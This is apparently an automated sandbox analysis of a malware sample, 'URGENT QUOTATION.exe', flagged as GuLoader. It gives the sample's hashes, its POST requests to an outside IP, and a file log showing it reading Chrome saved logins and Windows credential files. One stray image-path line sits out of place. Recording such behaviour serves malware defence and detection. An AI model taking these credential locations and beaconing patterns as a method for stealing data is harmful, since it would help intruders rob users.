34 32 38 35 37 31 34 32 39 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 66 66 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 32 46 33 32 33 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 73 65 63 74 69 6f 6e 2c 20 66 6f 6f 74 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 31 30 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 72 65 73 70 6f 6e 73 65 2d 69 6e 66 6f 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 43 43 43 43 43 43 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 63 6f 64 65 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 35 30 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 72 65 61 73 6f 6e 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 35 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 63 74 2d 69 6e 66 6f 2c 0d 0a 20 20 20 20 20 20 20 20 2e 72 65 61 73 6f 6e 2d 74 65 78 74 20 7b 0d 0a 20 20 Data Ascii: <!DOCTYPE html><html> <head> <meta http-equiv="Content-type" content="text/html; charset=utf-8"> <meta http-equiv="Cache-control" content="no-cache"> <meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Expires" content="0"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>404 Not Found</title> <style type="text/css"> body { font-family: Arial, Helvetica, sans-serif; font-size: 14px; line-height: 1.428571429; background-color: #ffffff; color: #2F3230; padding: 0; margin: 0; } section, footer { display: block; padding: 0; margin: 0; } .container { margin-left: auto; margin-right: auto; padding: 0 10px; } .response-info { color: #CCCCCC; } .status-code { font-size: 500%; } .status-reason { font-size: 250%; display: block; } .contact-info, .reason-text {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49749	51.195.53.221	80	C:\Users\user\Desktop\URGENT QUOTATION.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:55:28.064709902 CET	2450	OUT	POST /p.php/594QbwaP456AN HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 51.195.53.221 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 244CE878 Content-Length: 163 Connection: close
Feb 22, 2021 19:55:28.371942997 CET	2451	IN	HTTP/1.1 404 Not Found Date: Mon, 22 Feb 2021 18:55:28 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49750	51.195.53.221	80	C:\Users\user\Desktop\URGENT QUOTATION.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:55:28.625081062 CET	2462	OUT	POST /p.php/594QbwaP456AN HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 51.195.53.221 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 244CE878 Content-Length: 163 Connection: close
Feb 22, 2021 19:55:28.941349030 CET	2463	IN	HTTP/1.1 404 Not Found Date: Mon, 22 Feb 2021 18:55:29 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: URGENT QUOTATION.exe PID: 6160 Parent PID: 5912

General

Start time:	19:55:00
Start date:	22/02/2021
Path:	C:\Users\user\Desktop\URGENT QUOTATION.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\URGENT QUOTATION.exe'
Imagebase:	0x400000
File size:	135168 bytes
MD5 hash:	B49C71BE94624173A9683580C792B195

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: URGENT QUOTATION.exe PID: 6792 Parent PID: 6160

General

Start time:	19:55:11
Start date:	22/02/2021
Path:	C:\Users\user\Desktop\URGENT QUOTATION.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\URGENT QUOTATION.exe'
Imagebase:	0x400000
File size:	135168 bytes
MD5 hash:	B49C71BE94624173A9683580C792B195
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader, Description: Yara detected GuLoader, Source: 00000004.00000002.707855698.0000000000562000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	56348E	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	56348E	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	56348E	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	56348E	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	56348E	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	56348E	InternetOpenUrlA
C:\Users\user\AppData\Roaming\C79A3B	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	403C8D	CreateDirectoryW
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4042FB	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	success or wait	1	403C1F	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\URGENT QUOTATION.exe	C:\Users\user\AppData\Roaming\C79A3B\B52B3F.exe	success or wait	1	403BED	MoveFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	unknown	1	31	1	success or wait	1	404336	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	40415C	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	40415C	ReadFile

Disassembly

Code Analysis